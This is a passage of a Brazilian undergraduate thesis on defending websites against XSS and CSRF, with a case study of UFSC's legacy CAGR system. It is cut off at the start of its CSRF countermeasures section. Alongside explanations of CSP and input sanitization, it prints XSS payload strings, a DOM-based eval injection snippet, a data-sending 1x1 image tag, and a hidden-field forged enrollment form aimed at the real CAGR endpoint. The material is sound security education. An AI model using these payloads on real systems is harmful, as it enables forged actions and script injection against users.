UNIVERSIDADE FEDERAL DE SANTA CATARINA
CAMPUS FLORIANÓPOLIS
CURSO DE GRADUAÇÃO EM CIÊNCIAS DA COMPUTAÇÃO

Artur Barichello

Proteção de sites contra ataques XSS e CSRF: Estudo de caso com sistema da Universidade Federal de Santa Catarina

Florianópolis
2022

Artur Barichello

Proteção de sites contra ataques XSS e CSRF: Estudo de caso com sistema da Universidade Federal de Santa Catarina

Trabalho de Conclusão de Curso do Curso de Graduação em Ciências da Computação do CAMPUS FLORIANÓPOLIS da Universidade Federal de Santa Catarina para a obtenção do título de bacharel em Ciências da Computação.
Orientador: Prof. Roberto Willrich, Dr.

Florianópolis
2022

Ficha de identificação da obra elaborada pelo autor,
através do Programa de Geração Automática da Biblioteca Universitária da UFSC.

Barichello, Artur
Proteção de sites contra ataques XSS, CSRF e estudo de caso com sistema da Universidade Federal de Santa Catarina. / Artur Barichello ; orientador, Roberto Willrich, 2022.
182 p.

Trabalho de Conclusão de Curso (graduação) - Universidade Federal de Santa Catarina, Centro Tecnológico, Graduação em Ciências da Computação, Florianópolis, 2022.

Inclui referências.

1. Ciências da Computação. 2. CAGR. 3. UFSC. 4. XSS. 5. CSRF. I. Willrich, Roberto. II. Universidade Federal de Santa Catarina. Graduação em Ciências da Computação. III. Título.

Artur Barichello

Proteção de sites contra ataques XSS e CSRF: Estudo de caso com sistema da Universidade Federal de Santa Catarina

O presente trabalho em nível de bacharel foi avaliado e aprovado por banca examinadora composta pelos seguintes membros:

Prof. Roberto Willrich, Dr.
Orientador

Prof. Dr. Elder Rizzon Santos
Avaliador

Profa. Dra. Carla Merkle Westphall
Avaliadora

Certificamos que esta é a **versão original e final** do trabalho de conclusão que foi julgado adequado para obtenção do título de bacharel em Ciências da Computação.

Coordenação do Programa de Graduação

Prof. Roberto Willrich, Dr.
Orientador

Florianópolis, 2022.

Este trabalho é dedicado a todos que contribuem ou contribuíram com o avanço da ciência e tecnologia brasileira.

"Bem sei que, em coisas de ciência,
o que avança em relação à sua época,
não deve esperar justiça dos contemporâneos.
(Roberto Landell de Moura, 1901)

RESUMO

Ataques do tipo Injeção e *Broken Access Control* são os tipos de ataques mais frequentes praticados contra serviços Web. Vulnerabilidades devem sempre estar na atenção de desenvolvedores e gerentes de software, que devem entender como funcionam e seus meios de prevenção. Com a sociedade dependendo cada vez mais de serviços Web há uma maior concentração de dados sensíveis nos serviços prestados pela rede o que aumenta a gravidade de um possível vazamento de dados. Tendo estes fatores em vista, o objetivo deste trabalho é fazer uma revisão destas vulnerabilidades no escopo delimitado e analisar as medidas protetivas. Além disso, será demonstrado um estudo de caso de sistemas legado da Universidade Federal de Santa Catarina que são vulneráveis aos ataques estudados.

Palavras-chave: XSS. CSRF. Segurança. Web. CAGR.

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SIGLAS

UFSC	*Universidade Federal de Santa Catarina*
CAGR	*Controle Acadêmico da Graduação*
XSS	*Cross-site Scripting*
CSRF	*Cross Site Request Forgery*
CSP	*Content Security Policy*
CORS	*Cross-Origin Resource Sharing*
DOM	*Document Object Model*
HTML	*HyperText Markup Language*
HTTP	*HyperText Transfer Protocol*
JS	*JavaScript*
LGPD	*Lei Geral de Proteção de Dados*
OWASP	*Open Web Application Security Project ®*
WWW	*World Wide Web*
JSON	*JavaScript Object Notation*
XML	*Extensible Markup Language*

SUMÁRIO

1 INTRODUÇÃO

Com o avanço da Internet, está cada vez mais comum o uso de sistemas Web para realizar tarefas do dia-a-dia. Só no Brasil, por exemplo, já são 83% dos domicílios que possuem algum tipo de acesso à rede e esse número tende a crescer (CETIC.BR, 2020). Motivado por este percentual da população conectada, e o aumento da largura de banda das redes, cresce o número de serviços públicos e privados que são migrados para a Internet/Web, como serviços de entretenimento, bancários, de comércio. Ao mesmo tempo que a Web se torna cada vez mais indispensável para a população, estelionatários virtuais exploram as deficiências dos serviços da Web para aplicar golpes. Neste campo, o Brasil é o segundo maior alvo dos chamados *ciberataques*, superando 349 mil ataques em 2021 (R7.COM, 2022). Sendo assim, é imprescindível manter a integridade e segurança dos dados que são compartilhados através deste meio.

Segundo a lista dos Top Ten 2021 da fundação Open Web Application Security Project® (OWASP) (TEAM, O., 2021), as 5 vulnerabilidades mais comuns em ataques web no ano de 2021 pertencem às categorias de *Broken Access Control*, *Cryptographic Failures*, *Injection* e *Insecure Design* (TEAM, O. T. 1., 2021). Tais categorias têm em comum a vulnerabilidade explorada ser oriunda de falhas tecnológicas ou de design de projetos inadequados de sistemas Web. Neste projeto de conclusão de curso será dado maior ênfase às vulnerabilidades XSS (Cross-site Scripting) e CSRF (Cross-site request forgery) que pertencem às categorias Injection e Broken Access Control, respectivamente.

1.1 JUSTIFICATIVA

A OWASP é uma das principais fundações que trabalha para melhorar a segurança de software em geral. Segundo ela, as vulnerabilidades de XSS e CSRF estão entre as mais comuns a serem exploradas para ataques a serviços web. A organização categoriza XSS como ataque do tipo *Injection* e CSRF como *Broken Access Control*. Estas categorias de ataque podem causar danos à usuários terceiros, muitas vezes sem o usuário perceber que fez parte do ataque. Com o avanço das tecnologias de desenvolvimento web foram desenvolvidas técnicas e meios de proteção para evitar estes ataques. Tais técnicas hoje são o padrão em ferramentas novas de desenvolvimento Web porém muitos sistemas legados continuam desprotegidos ou com proteção limitada destes ataques por terem sido desenvolvidos em uma época onde estes ataques eram ignorados ou haviam menos recursos para protegê-los.

Os ataques XSS e CSRF exigem a tomada de medidas de segurança no desenvolvimento de sites e configuração de serviços Web. Este projeto tem por meta contribuir para o aumento da segurança na Web, visando aumentar a ciência de desenvolvedores à ocorrência destes ataques, além de estimular a procura por ferramentas de desenvolvimento Web atualizadas e protegidas contra as vulnerabilidades apresentadas.

1.2 OBJETIVOS

Nas próximas seções estão descritos os objetivos gerais e específicos deste Trabalho de Conclusão de Curso.

1.2.1 Objetivo Geral

O objetivo deste trabalho é o de analisar os possíveis danos que podem ser gerados por ataques XSS e CSRF e analisar a eficiência das medidas de proteção existentes, através da avaliação dos mecanismos para proteger sistemas Web contra estes dois tipos de ataque. Para auxiliar nesta análise, será utilizado um caso real de estudo. Trata-se de um sistema Web legado utilizado pela Universidade Federal de Santa Catarina (UFSC). Finalmente, este projeto propõe uma solução através de um proxy anti-XSS de rápida implantação a ser usado de forma temporária em caso de detecção da vulnerabilidade em sistemas legados.

1.2.2 Objetivos Específicos

Os objetivos específicos deste trabalho são:

1. Estudar as vulnerabilidades dos sistemas Web a ataques XSS e CSRF.
2. Analisar as ferramentas web para análise de proteção de sites a ataques XSS e CSRF.
3. Analisar as alternativas de proteção existentes para ataques XSS e CSRF.
4. Estudo de caso de possíveis vulnerabilidades nos atuais sistemas da Universidade Federal de Santa Catarina.
5. Apresentar soluções para proteger sistemas legados que são vulneráveis aos ataques.
6. Testar as soluções propostas além de fornecer exemplos de configuração do proxy desenvolvido.

1.3 ORGANIZAÇÃO DO TRABALHO

Este trabalho está organizado na forma que segue:

- O capítulo 2 apresenta uma perspectiva da Web como um todo e uma breve descrição das vulnerabilidades e como elas podem ser exploradas. O objetivo deste capítulo é apresentar os conceitos básicos necessários ao entendimento dos demais capítulos deste trabalho.
- O capítulo 3 explora a vulnerabilidade XSS, seus tipos e riscos para usuários.

- O capítulo 4 apresenta a vulnerabilidade CSRF e como ela pode ser combinada com outras vulnerabilidades como a XSS para potencializar os danos.
- O capítulo 5 descreve um estudo de caso feito com um sistema da Universidade Federal de Santa Catarina, tal sistema é vulnerável aos dois ataques citados.
- O capítulo 6 demonstra o desenvolvimento de uma solução para proteger sistemas afetados pela vulnerabilidade.
- O capítulo 7 inclui considerações finais desenvolvidas durante o trabalho.

2 FUNDAMENTAÇÃO TEÓRICA

Este capítulo apresenta uma introdução aos conceitos básicos necessários ao entendimento de como as vulnerabilidades da Web são exploradas e executadas. A primeira seção revisa conceitos sobre as tecnologias utilizadas no desenvolvimento de aplicações Web. Em seguida, são apresentados alguns conceitos gerais sobre Segurança na Internet/Web.

2.1 TECNOLOGIAS WEB

A Web (*World Wide Web*) segue, em sua base inicial, um modelo do tipo cliente-servidor, onde os *browsers* atuam como clientes Web, realizando requisições aos servidores Web. Ao receber as respostas destas requisições, os *browsers* realizam a interpretação e apresentação dos recursos (p.e, documentos HTML, CSS, Javascript, imagens, vídeos). A Web (*World Wide Web*) é designada como o sistema de documentos hipermídia disponibilizados por todos os servidores Web, que são interligados através da rede Internet.

Uma aplicação Web é composta por *softwares* que são projetados para execução em um *browser* através da internet. Além da parte local executada pelo cliente, uma aplicação Web também é composta pelos servidores que executam as regras de negócio que são retornadas ao usuário através de páginas HTML. Ao contrário de aplicações compiladas nativamente, que possuem acesso completo ao sistema operacional através de suas APIs, uma aplicação Web tem sua execução isolada no *browser*, possuindo permissões restritas de acesso à arquivos e sistemas periféricos, por exemplo.

2.1.1 Arquitetura Cliente-Servidor

O paradigma mais utilizado na Web é a cliente/servidor. Segundo Yadav, a arquitetura cliente/servidor é composta por cinco princípios gerais: (YADAV *et al.*, 2009)

- **Independência de Hardware:** A aplicação deve ser capaz de rodar em diferentes tipos de hardware e *middlewares* de comunicação sem diferenças funcionais.
- **Independência de Software:** Cliente, Servidor e middlewares de comunicação devem ser capazes de rodar em sistemas operacionais diferentes e utilizar diversos protocolos de rede.
- **Acesso aberto:** Os sistemas não devem depender ou serem limitados pela localização física do cliente ou servidor, cada cliente deve ter a possibilidade de alcançar qualquer serviço na rede.
- **Distribuição de processos:** O processamento de informação deve ser distribuído entre os clientes e servidores. Além disso o sistema deve ser flexível e escalável o suficiente para que o processamento possa ser modificado para rodar em software ou hardware mais poderosos.

- **Padronização:** A comunicação entre o sistema deve utilizar padrões bem definidos e conhecidos nos componentes do sistema. Protocolos de rede, comunicações entre processos e acessos de dado por exemplo são áreas importantes a serem padronizadas para garantir a intercomunicação.

2.1.2 URL - Universal Resource Locator

Denominado de URL (*Universal Resource Locator*), ou coloquialmente chamado de *link*, tem o propósito de identificar a localização de um recurso específico na Internet. Uma URL é composto de 5 elementos (MOZILLA, 2022c), que são apresentados a seguir. Para facilitar o entendimento, esta apresentação utiliza a URL `https://pt.wikipedia.org/wiki/World_Wide_Web` como exemplo ilustrativo.

- ***Scheme*:** trata-se da parte inicial da *string* de caracteres que compõem o URL, que é disposta antes do separador `://`. Esta parte indica o protocolo que será utilizado pelo cliente para acessar o recurso. Exemplos de protocolos incluem http, https e ftp. No URL de exemplo, o protocolo utilizado é o https.

- ***Authority*:** Esta seção inicia após o separador `://` e identifica o servidor Web (e seu domínio) a ser requisitado. Opcionalmente, após o identificador do servidor Web, esta parte pode especificar uma porta de protocolo TCP específica, que é precedida de *:* (por exemplo, http://umsite.com:8080). Caso esta porta não seja explicitamente especificada, o *browser* utiliza a porta padrão do protocolo (p.e., 80 para http e 443 para https). No URL de exemplo, o servidor Web da requisição é o *pt.wikipedia.org*, e a porta de protocolo é a 443 (padrão do protocolo https).

- ***Path*:** É composto por *strings* separadas pelo caractere de barra (/) e pode representar o caminho até um recurso disponibilizado pelo servidor Web. No URL de exemplo, o recurso identificado é o *wiki/World_Wide_Web*, que identifica o recurso padrão (arquivo index.html, index.php ou outro definido na configuração do servidor) disponibilizado no caminho *wiki/World_Wide_Web*.

- **Parâmetros:** Sequência de objetos chave valor no formato `chave1=valor1&chave2=valor2`. Trata-se de um elemento opcional, e se existir esta parte deve começar com o caractere separador '*?*'. Também é denominado pelo termo de *query string*. No URL `https://www.literaturabrasileira.ufsc.br/documentos/?id=214425`, a chave *id* é encaminhada ao servidor com valor 214425.

2.1.3 DOM (Document Object Model)

Baseada no conceito de hipertexto, a linguagem de marcação HTML foi criada em 1991 como padrão de codificação de documentos na Web. Esta linguagem permite

formar hierarquias de nodos de informação que são utilizados para representar conteúdo multimídia como texto, áudio, imagens, entre outros, chamada de DOM (Document Object Model).

DOM é o nome dado à estrutura lógica que representa uma página Web para representação e interação com objetos em documentos HTML, XHTML e, XML. Em um DOM, uma página HTML é representada através de uma árvore de nodos onde cada nodo contém objetos do tipo `HTMLObject`. Esta árvore é exposta para a API JavaScript através da variável global `document`. Através desta árvore é possível acessar, filtrar e trocar propriedades de nodos específicos.

2.1.4 Linguagem JavaScript

Criada em Dezembro de 1995 por programadores que trabalhavam no navegador Netscape, a linguagem JavaScript surgiu para dar mais vida às páginas estáticas HTML que eram comum na época. Seu uso é comum em ações que requerem interação com o usuário e em validação de dados a serem enviados para o servidor Web.

2.1.5 CORS (Cross-Origin Resource Sharing)

CORS é uma implementação feita pelos navegadores Web que impede que requisições feitas de um diferente domínio, sub-domínio, porta de rede ou protocolo sejam executadas a não ser por configuração explícita do servidor que recebe a requisição. Tal recurso aumenta o nível de segurança da Web como um todo impedindo que *scripts* inseridos em diversos sites possam enviar dados para domínios de terceiros.

Se a requisição não encaixa nas características descritas na Seção 2.1.5.1 ela exigirá a execução de uma requisição de pré-envio que será utilizado para validar a configuração CORS do servidor alvo. Uma requisição do tipo *preflight* é feita através do método HTTP `OPTIONS` e é feita automaticamente pelo browser. Seu objetivo é receber a resposta dos cabeçalhos HTTP de nome `Access-Control-Allow-Origin` e `Access-Control-Allow-Methods` que são utilizados pelo servidor para responder a lista de métodos e domínios de origem que são autorizados para comunicação. Caso um destes valores não sejam válidos com o da requisição original ela não é concluída e o navegador irá indicar um erro de configuração CORS, demonstrando que aquele domínio não é habilitado pelo servidor para concluir a comunicação.

2.1.5.1 Simple Requests

Dentro do conceito de CORS existem requests específicos que não exigem o processo de *pre-flight* descrito anteriormente. São chamados de *simple requests* as requisições feitas por um elemento HTTP `<form>` que segue as seguintes características:

- Inclui apenas os seguintes cabeçalhos modificados manualmente: `Accept`, `Accept-language`, `Content-Language`, `Content-Type` e `Range`.
- É feita através do método HTTP `GET`, `HEAD` ou `POST`.
- O conteúdo do cabeçalho `Content-Type` deve ser `application/x-www-form-urlencoded`, `multipart/form-data` ou `text/plain`.
- Nenhum objeto do tipo `ReadableStream` pode ser utilizado na requisição.
- Não é permitido o uso de *event listeners* em uma requisição feita através de `XMLHttpRequest`.

O motivo de existir esta exceção para esta categoria de requisições é o fato de que este envio de dados não apresenta vulnerabilidade para o servidor que o recebe. O envio de dados através de `<form>` precede o uso de outras tecnologias de envio pelo navegador Web, logo se assume que os servidores que recebem as requisições já tratam a *input* do usuário.

2.2 LEI GERAL DE PROTEÇÃO DE DADOS

A Segurança da Informação consiste num processo que tem como objetivo a proteção de dados informacionais. Seus pilares consistem na integridade, disponibilidade e confiabilidade destas informações (BEAL, 2005) e devem ser o foco em desenvolvimento de sistemas Web principalmente aqueles que trafegam informações pessoais e de cunho sigiloso.

As falhas de segurança são comuns em empresas e ambientes que tentam fazer deste item uma seção opcional em um projeto. Frequentemente esta etapa é suprimida ou ignorada favorecendo um cronograma de desenvolvimento mais curto ou até custos menores de programação.

Com o aumento dos casos de falhas de seguranças graves o Governo Brasileiro com o intuito de punir a má manipulação de dados pessoais criou a Lei Nº13709 de 14 de Agosto de 2018 chamada de Lei Geral de Proteção de Dados (LGPD) (BRASIL, 2018) onde são definidos os papéis dos envolvidos no tratamento de dados, a criação de um órgão nacional de proteção de dados pessoais (ANPD) e penalidades no caso de falhas de segurança por parte dos tratadores. A lei se baseia nos esforços internacionais de proteção de dados e segue como inspiração a *General Data Protection Regulation* (GDPR) que foi promulgada em solo europeu e possui vários pontos em comum (GDPR.EU, 2022).

2.3 CADDY WEB SERVER

Caddy (`https://caddyserver.com/`) é um exemplo de servidor web open-source desenvolvido pela empresa ZeroSSL (SSL, 2022), seu objetivo é ser HTTPS por padrão

e não necessita que o usuário configure a renovação de certificados de segurança. Todo o processo de criação e renovação de certificados TLS é feito automaticamente pela ferramenta.

Outros objetivos da ZeroSSL também incluem desenvolver uma ferramenta que seja fácil de configurar, seja modular para inserir comportamentos personalizados além de ter um processo de implantação fácil pois ela é distribuída como um binário compilado estaticamente que não depende de programas externos.

Sua configuração pode ser feita pela linha de comando ou mais comumente por um arquivo chamado `Caddyfile`, nele são inseridos configurações diversas como nomes de domínios além de diversas diretivas padrões (CADDY, 2022) que permitem a configuração de comportamentos através da manipulação de elementos da URL.

2.3.1 XCaddy

Como parte da modularidade e expansibilidade do servidor Caddy a ZeroSSL também mantém a ferramenta XCaddy (`https://github.com/caddyserver/xcaddy`) que permite o desenvolvimento de plugins (também chamados de módulo) para personalizar comportamentos de diretivas ou até inserir novas diretivas com comportamento definido através de código da linguagem Go.

A ferramenta é necessária pois o servidor Web Caddy é distribuído como um único binário, logo para adicionar *plugins* a ferramenta recompila o código-fonte do servidor Web com o código de personalização embutido. O XCaddy será utilizado para o desenvolvimento da solução proposta do Capítulo 6.

3 ATAQUES XSS E MEDIDAS DE PROTEÇÃO

Neste capítulo, são apresentados conceitos básicos sobre ataques Cross-site scripting (XSS), os possívies danos gerados por este tipo de ataque, e as medidas protetivas existentes atualmente.

3.1 XSS INJECTION

Um ataque *Cross-site scripting* (XSS) ocorre quando um agente mal intencionado insere código malicioso em um site legítimo, sendo que a vulnerabilidade explorada são possíveis devido aos baixos níveis de proteção presentes no código-fonte dos sistemas Web. Frequentemente possui o objetivo de roubar credenciais como *cookies* ou então causar dados à vítima, realizando ações sem o seu consentimento. Como o interpretador de JavaScript presente nos navegadores Web não consegue diferenciar o código injetado do código legítimo, é muito difícil detectar o ataque de uma forma automatizada. Por causa deste impedimento, a mitigação deste tipo de ataque é de responsabilidade dos desenvolvedores, que deve ser feita através da implementação de técnicas de filtragem das entradas enviadas pelos usuários dos sistemas Web.

3.1.1 Categorias de ataques XSS

Os ataques XSS podem ser classificados em três categorias:

- **Cross-site scripting armazenado (XSS Persistente)**: Um ataque do tipo XSS Persistente ocorre com aplicações que armazenam entradas de dados de usuários, como fóruns e formulários de cadastros. O código injetado através da postagem em fórum e formulários é inserido em páginas Web no servidor que passa a distribuir a página HTML afetada para outros usuários, pois o código injetado no site será executado pelos navegadores destes usuários.

- **Cross-site scripting refletido ou XSS Não-persistente**: Ataques do tipo XSS Refletido (ou também chamado Não-persistentes), consistem em ataques direcionados à vítimas específicas, que é motivada a clicar em um link que direciona o usuário para uma página Web. Normalmente manipula em um site legítimo.

- **Cross-site scripting baseado em DOM**: Um ataque XSS baseado em DOM (*Document Object Model*) é composto de duas partes, chamadas de *Source* e *Sink*. O código 3.1.1 apresenta um exemplo de ataque XSS baseado em DOM. *Source* são propriedades do JavaScript que tem o potencial de serem atacadas por um invasor, como partes da URL e elementos do DOM expostos na API da linguagem. Variáveis expostas ao JavaScript como `location.search` (derivada a partir da `query string` da URL) e *cookies* de usuários (expostos em `document.cookie`) constituem como

algum dos exemplos. *Sinks* são funções em JavaScript ou elementos DOM que podem causar efeitos indesejáveis se forem alvos de dados maliciosos. O elemento DOM `document.body.innerHTML` é considerado um *sink*, pois permite a entrada de dados maliciosos no elemento de documento da página Web, e em conjunto com outro *sink* em JavaScript, pode ser utilizado em um ataque para executar código de terceiros. Vulnerabilidades XSS baseadas em DOM não são possíveis de serem rastreadas por parte do servidor e devem ser mitigadas pelo desenvolvedor da aplicação.

```
1  // Função inserida na página através de um campo de entrada de dados
2  function XSS() {
3      // Esta função será executada ao ser passada como argumento
4      // para eval() pela vulnerabilidade
5  }
6
7  // Tag script é injetada na página junto com um trecho de código.
8  // O código é responsável por buscar o elemento DOM que possui a
9  // função definida anteriormente, ao ser encontrado é passado o
10 // conteúdo textual do elemento que possui a carga de código
11 // malicioso a ser executado
12 <script>
13   var t = document.getElementsByTagName("span");
14   for(tag of t) {
15       if (tag.innerText.startsWith("function XSS")) {
16           eval(tag.innerText)
17       }
18   }
19 </script>
```

Código-fonte 3.1.1 – Exemplo de ataque XSS baseado em DOM

3.2 DANOS POSSÍVEIS

Os ataques XSS ocorrem com muita frequência na Web e eles são frequentemente negligenciados pelos desenvolvedores e gerentes de projeto de sistemas Web. Um dos principais riscos desse tipo de ataque é que o usuário muitas vezes não percebe que a vulnerabilidade foi executada em seu navegador (DIONACH, 2016) o que pode também ser usado para roubar a sessão dos usuários através do furto dos *cookies* ou usar os mesmos para fazer requisições em nome da vítima. Um exemplo deste possível ataque será demonstrado na seção 5.4.

Empresas cujo faturamento é obtido através de serviços Web são suscetíveis a consequências mais graves em decorrência dos ataques XSS. Estes ataques podem abrir caminho para outras vulnerabilidades e causar danos ainda maiores, como instabilidade em serviços, roubo de dados sigilosos de clientes, além do aumento de custos para alocar

recursos e tempos necessários à investigação e o reparo do vetor de ataque. Após uma brecha causada por um ataque pode exigir a interrupção do serviço até a que a investigação seja finalizada e que uma solução seja implementada.

Em caso de roubo de dados sigilosos, a empresa tratadora de dados deve seguir as diretrizes da LGPD (Lei Geral de Proteção de Dados)(BRASIL, 2018) e reportar à Agência Nacional de Proteção de Dados informações relevantes do contexto como (ANPD, 2022), incluindo:

- Identificação e dados de contato da entidade ou responsável pelo tratamento dos dados;
- Contexto do incidente como data e hora da detecção, duração do incidente;
- Descrição dos dados e informações afetadas;
- Resumo de medidas implementadas até o momento como mitigação para o ocorrido.

Outro vetor de ataque menos poderoso que pode ser alcançado utilizando XSS é o *defacement* de sites Web, que consiste em alterar a identidade visual e finalidade original dos sites. Tal ataque é realizado geralmente contra sites que são hospedados usando tecnologias Web antigas e vulneráveis. Esta é frequentemente a principal ferramenta usada por *hacktivistas* para expressar suas opiniões e descontentamento contra uma empresa ou governo.

3.3 PROTEÇÕES EXISTENTES

A seguir serão demonstradas maneiras comuns de se proteger contra os ataques XSS.

3.3.1 Filtragem de entradas do usuário

O método mais comum de proteção contra ataques XSS é sanitizar todas as entradas de dados recebidas por um cliente antes do uso destes dados pelo sistema Web.

Linguagens como o PHP possuem suporte nativo de filtragem de dados. Seu uso é realizado pela função `filter_var` que recebe dois parâmetros: a variável a ser filtrada e o tipo de filtragem. Esta função suporta algumas configurações como `FILTER_SANITIZE_STRING` para a remoção de tags HTML, `FILTER_SANITIZE_EMAIL` para remoção de caracteres inválidos de *strings* representando emails e até validação de IPs (GROUP, 2022).

Caso a linguagem não suporte uma solução nativa para a sanitização das entradas de usuários também há a possibilidade de utilizar *frameworks* para atingir este fim. No ecossistema de JavaScript, o Reactjs, por exemplo, usa a sua própria implementação de DOM onde a utilização do método `innerHTML`, conforme definido na especificação comum

dos *browsers*, é desencorajado (MOZILLA, 2022b). É definido no lugar um método chamado `dangerouslySetInnerHTML` que opera de maneira similar ao `innerHTML`, porém seu nome e sua documentação alertam os perigos de seu uso indevido (META PLATFORMS INC., 2022).

Além destes, existem bibliotecas populares como a sanitize-html (`https://www.npmjs.com/package/sanitize-html`) permitem a definição de quais *tags* HTML serão autorizados através da configuração do usuário. O Código 3.3.1 apresenta um exemplo de de configuração e uso da biblioteca onde `allowedTags` e `allowedAttributes` definem as listas de elementos e atributos HTML que serão permitidos e retornados após a filtragem pela função `sanitizeHtml`.

```
1  // Configuração da biblioteca
2  const clean = sanitizeHtml(dirty, {
3    allowedTags: [ 'b', 'i', 'em', 'strong', 'a' ],
4    allowedAttributes: {
5      'a': [ 'href' ]
6    },
7  });
8
9  // Exemplo de uso em strings
10 console.log(sanitizeHtml("<img src=x onerror=alert('img') />"));
11 console.log(sanitizeHtml("console.log('hello world')"));
12 console.log(sanitizeHtml("<script>alert('hello world')</script>"));
```

Código-fonte 3.3.1 – Exemplo de configuração e uso da biblioteca `sanitize-html`

3.3.2 Content Security Policy (CSP)

Content Security Policy é uma camada extra de segurança implementada pelos *browsers* e criada principalmente para mitigar ataques de injeção de dados como o XSS. A configuração de CSP é feita através do header HTTP `Content-Security-Policy` e uma sequência de diretivas que permitem ao navegador controlar o bloqueio ou execução de recursos baseados na sua origem remota (MOZILLA, 2022a).

A configuração de CSP é flexível o suficiente para permitir diretivas diferentes dependendo do tipo de conteúdo, pode-se por exemplo ter uma diretiva mais permissiva em imagens e ao mesmo tempo ser restritivo com conteúdos do tipo JavaScript. O Código 3.3.2 apresenta um exemplo de configuração CSP no header de uma requisição que permite o carregamento de códigos recebidos do endpoint apis.google.com. O Código 3.3.3 apresenta outro exemplo de configuração CSP mais restritivo, que permite o carregamento de códigos, imagens, CSS e scripts recebidos apenas da origem cdn.example.com.

```
Content-Security-Policy: script-src 'self' https://apis.google.com
```

Código-fonte 3.3.2 – Exemplo de campo de cabeçalho do protocolo HTTP que permite o carregamento de códigos recebidos do endpoint apis.google.com

```
Content-Security-Policy: default-src 'none'; script-src https://cdn.example.com;
↪  style-src https://cdn.example.com; img-src https://cdn.example.com
```

Código-fonte 3.3.3 – Exemplo de cabeçalho CSP restritivo que permite o carregamento de códigos, imagens, CSS e scripts recebidos apenas da origem cdn.example.com

Além de ser configurado por campos de cabeçalho da requisição HTTP, também é possível modificar as diretivas diretamente no HTML da página. O Código 3.3.4 é um exemplo de configuração CSP similar ao Código 3.3.2, porém feito através da tag `meta` do cabeçalho da página HTML.

```
<meta http-equiv="Content-Security-Policy" content="script-src 'self'
↪  https://apis.google.com">
```

Código-fonte 3.3.4 – Exemplo de configuração CSP similar ao exemplo 3.3.2 agora utilizando o código HTML da página

É importante notar que o bloqueio ou permissão de conteúdos através do uso de CSP também requer compatibilidade do *browser* utilizado pelo usuário, browsers mais antigos como Internet Explorer não possuem suporte à algumas diretivas mais modernas.

4 ATAQUES CSRF E MEDIDAS DE PROTEÇÃO

Cross-site Request Forgery (CSRF) é categorizado pela OWASP como ataque do tipo *Broken Access Control*, que é definido da seguinte maneira: (OWASP, 2007)

> *Um ataque CSRF força a vítima que possui uma sessão ativa em um navegador a enviar, para uma aplicação Web vulnerável, uma requisição HTTP forjada, incluindo o* cookie *da sessão da vítima e qualquer outra informação de autenticação incluída na sessão. Esta falha permite ao atacante forçar o navegador da vítima a criar requisições que a aplicação vulnerável aceite como requisições legítimas realizadas pela vítima.*

A requisição HTTP forjada normalmente possui como alvo um *endpoint* de outro serviço Web que executam ações relevantes como acesso ou modificação de dados pessoais e credenciais. Para o ataque ser concluído com sucesso, é necessário que, além de um sistema vulnerável, exista uma autenticação baseada em *cookies* que serão enviados pelo navegador quando a requisição para o *endpoint* afetado é detectada. É imprescindível também que os parâmetros a serem enviados sejam fáceis de forjar já que como a requisição é pré-fabricada a existência dados que sejam aleatórios ou que sejam inalcançáveis pelo atacante pode inutilizar a vulnerabilidade.

4.1 VETORES DE ATAQUE

Segundo Jeremiah Blatz da McAfee (BLATZ, 2007), a criação de um ataque CSRF pode ser feita das seguintes maneiras: Links embutidos em imagens; Formulários de auto-envio; e *Phishing*.

4.1.1 Links embutidos em imagens

A maneira mais simples de se construir este tipo de ataque é incluir uma referência para um recurso externo em um conteúdo multimídia. Por exemplo, o elemento *img* no Código 4.1.1 causará o browser a enviar uma requisição para o site *example.com* assim que a página Web for carregada. Desta forma, informações poderão ser inseridas na parte de *query string* da URL.

```
1  <img src="http://example.com/csrf.html?info1=foo&info2=bar" width="1" height="1">
```

Código-fonte 4.1.1 – Exemplo de imagem de tamanho 1x1 que envia dados para o domínio example.com

4.1.2 Formulários de auto-envio

Este vetor de ataque é um pouco mais complexo de ser implementado, pois requer algum tipo de controle sobre o site alvo, e geralmente é combinado com uma vulnerabilidade de XSS. Tal controle é necessário pois o ataque ocorre ao ser inserido um elemento `<form>` na página HTML configurado para enviar uma requisição assim que o corpo da página HTML for carregada.

O Código 4.1.2, exemplifica como o elemento `<form>` pode ser utilizado no Capítulo 5.2 como estudo de caso de um possível ataque CSRF em sistemas da universidade. Versão modificada para enviar uma requisição pré-preenchida ao fim do carregamento da página.

```
<!--
Elemento HTML do tipo form com os dados necessários para um pedido de matrícula no
↪  sistema CAGR UFSC
-->
<html>
  <body>
    <form id="enroll_form" action="https://cagr.sistemas.ufsc.br/matricula/pedido"
    ↪  method="POST">
      <input type="hidden" id="nomes" name="nomes" value="DEF5831#">
      <input type="hidden" id="turmas" name="turmas" value="03444#">
      <input type="hidden" id="aulas" name="aulas" value="0#">
      <input type="hidden" id="codHorarios" name="codHorarios" value="0#">
      <input type="hidden" id="tipos" name="tipos" value="0#">
      <input type="hidden" id="formatura" name="formatura" value="-1">
      <input type="hidden" id="etapa" name="etapa" value="1">
      <input type="hidden" id="matriculaForm" name="matricula" value="">

      <!-- Plano -->
      <input type="hidden" id="planoAtivo" name="planoAtivo" value="1">
      <input type="hidden" id="plano" name="plano" value="1" disabled>
      <input type="hidden"id="copiarPlano"name="copiarPlano"value="false"disabled>
      <input type="hidden" id="cmd" name="cmd" value="Concluir Pedido">
    </form>
  </body>
</html>
```

Código-fonte 4.1.2 – Exemplo de ataque via Formulários de auto-envio.

4.1.3 Phishing

Phishing consiste em enviar uma comunicação fraudulenta que tenta se mascarar como vindo de uma fonte confiável, comumente são enviados através de e-mails ou aplicativos de mensagem instantânea de amplo uso pela comunidade alvo. Pertence ao grupo de ataques de engenharia social e busca persuadir a vítima a entregar informações confidenciais para terceiros como números de cartão de crédito e credenciais de acesso.

Ataques de *phishing* são úteis tanto em larga escala quanto em ataques direcionados, este vetor de ataque consiste em motivar a vítima que o recebe a fornecer seus dados pessoais sem seu consentimento. A combinação de engenharia social com a vulnerabilidade CSRF representa um grande risco e é um exemplo de como uma mistura de diferente tipos de ataques pode potencializar uma ação maliciosa.

O CSRF é utilizado em ataques de *phishing* devido à capacidade da vulnerabilidade de enviar dados através de uma requisição HTTP com pouca interação através do browser, um link de uma página construído para enganar os usuários pode facilmente ser distribuído pela rede e as chances do mesmo ser aberto aumentam ao se apelar para o senso de urgência da vítima.

4.2 MEDIDAS DE PROTEÇÃO

Em um sistema Web, os desenvolvedores ou empresas que mantém o serviço são responsáveis por garantir a segurança e devem sempre buscar proteger seus sistemas. Esta seção visa demonstrar formas de atingir esse objetivo quando se trata da vulnerabilidade CSRF.

4.2.1 Verificação do header 'Referer'

